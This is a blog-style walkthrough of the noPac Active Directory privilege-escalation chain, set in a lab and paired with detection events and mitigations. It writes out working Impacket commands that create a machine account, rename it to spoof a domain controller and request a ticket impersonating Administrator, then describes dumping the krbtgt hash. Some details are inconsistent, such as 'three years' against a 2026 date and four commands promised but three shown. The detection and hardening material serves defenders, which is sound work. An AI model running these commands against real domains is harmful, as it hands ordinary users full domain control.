noPac Never Died: Domain User to Domain Admin in Four Commands (CVE-2021-42278 + CVE-2021-42287)
every few weeks a ransomware report drops and buried in the TTPs is the same old friend: a normal domain user minted a computer account, renamed it to look like a domain controller, and walked out with the krbtgt hash. the bugs are from 2021. the patch is from 2021. and yet here we are in late 2026 watching noPac anchor active intrusions, because somebody left MachineAccountQuota at 10 and called it a day.
lab.local, DC at 10.10.0.10) with fake users and no production data. do not run addcomputer, renameMachine, getST, or secretsdump against any domain you do not own and have written authorization to test. this is detection engineering and authorized red team practice, not a starter kit for someone else’s forest.what the two CVEs actually do
noPac is a chain of two Kerberos flaws. CVE-2021-42278 is a sAMAccountName spoofing bug: Active Directory did not enforce that a computer account’s sAMAccountName ends in a dollar sign. CVE-2021-42287 is a KDC confusion bug: when the KDC cannot find the account named in a ticket request, it helpfully retries with a dollar sign appended. put the two together and the math is ugly.
you create a computer account, say EVILPC$. you rename its sAMAccountName to DC01, no dollar sign, which now collides with your real domain controller’s short name. you request a Kerberos TGT as DC01. the KDC cannot find a DC01 account because the real one is DC01$, so per 42287 it retries as DC01$ and happily hands you a ticket in the context of the domain controller. then S4U2self lets you impersonate any user you like, including Administrator. the floor for all of this is one valid domain account. that is it.
why this is still exploitable in 2026
the patch exists. Microsoft shipped it in the November 2021 rollups. so why does this keep showing up in incident reports? two reasons, both of them deeply human.
first, MachineAccountQuota. by default any authenticated user can join 10 computers to the domain. that default is older than some of your engineers. the 42278/42287 patches close the KDC confusion, but if you also left MAQ at 10 you have handed every intern the ability to create machine objects, which is a prerequisite for a dozen other attacks too.
second, the patch assumes every writable domain controller got updated. forests are messy. one unpatched read-write DC in a branch office, one rebuilt box that skipped a rollup, and the chain is live again. defenders patch the obvious DCs and forget the ugly ones.
step 0: enumerate like a bored tenant

start with the account you were handed. check MachineAccountQuota, because if it is 0 the easy path closes and you have to go steal a computer account some other way. in the lab, bob is a plain user with no special rights, and MAQ is a cheerful 10.
step 1: create a computer you control
Impacket’s addcomputer uses that quota to mint a new machine account with a password you choose. nothing about this requires admin. the domain was designed to let users do this, which is exactly the problem.
impacket-addcomputer -computer-name 'EVILPC$' -computer-pass 'Passw0rd123' \
    -dc-host DC01.lab.local lab.local/bob:'Spring2026!'
step 2: the rename, the ticket, the hash
now rename the sAMAccountName to match the DC without the dollar sign, request a service ticket while impersonating Administrator, and the KDC confusion hands you a ticket as the DC. load that ccache and run secretsdump for the krbtgt hash. once you have krbtgt you can forge golden tickets at will. game over, four commands deep.
impacket-renameMachine -current-name 'EVILPC$' -new-name 'DC01' \
    -dc-ip 10.10.0.10 lab.local/bob:'Spring2026!'
impacket-getST -spn 'cifs/DC01.lab.local' -impersonate Administrator \
    -dc-ip 10.10.0.10 lab.local/'DC01':'Passw0rd123'
now hunt it like a defender

this is the half most red team posts skip, and it is the half your CISO actually pays for. noPac is loud if you are listening. the tells are specific Windows Security events.
- Event 4741: a computer account was created. ask why a non-admin user is the SubjectUserName. legitimate machine joins usually come from provisioning systems, not from
bob. - Event 4781: an account name was changed. a computer account whose name suddenly matches a domain controller short name is not a typo, it is an attack.
- Event 4624 / 4768: logons and TGT requests for a computer-looking principal with no trailing dollar sign.
the golden detection is the sequence: a normal user creates a computer (4741), then that computer is renamed to a DC name (4781), inside the same short window. that pattern is noPac until proven otherwise.
the fix, which has existed for three years
- apply the November 2021 or later cumulative updates to every writable domain controller. yes, the one in the closet too.
- set MachineAccountQuota to 0 and delegate machine-join rights to a dedicated group. there is almost never a business reason for every user to join 10 machines.
- alert on Event 4741 from non-provisioning accounts and on 4781 where the new name resembles a DC.
- monitor for computer accounts whose sAMAccountName does not end in a dollar sign. that should be literally never.
noPac is not a clever zero day. it is a three year old chain that keeps working because quota defaults are forever and patch coverage is a lie we tell ourselves. close the quota, finish the patching, watch the two events, and this particular ghost stops haunting your forest.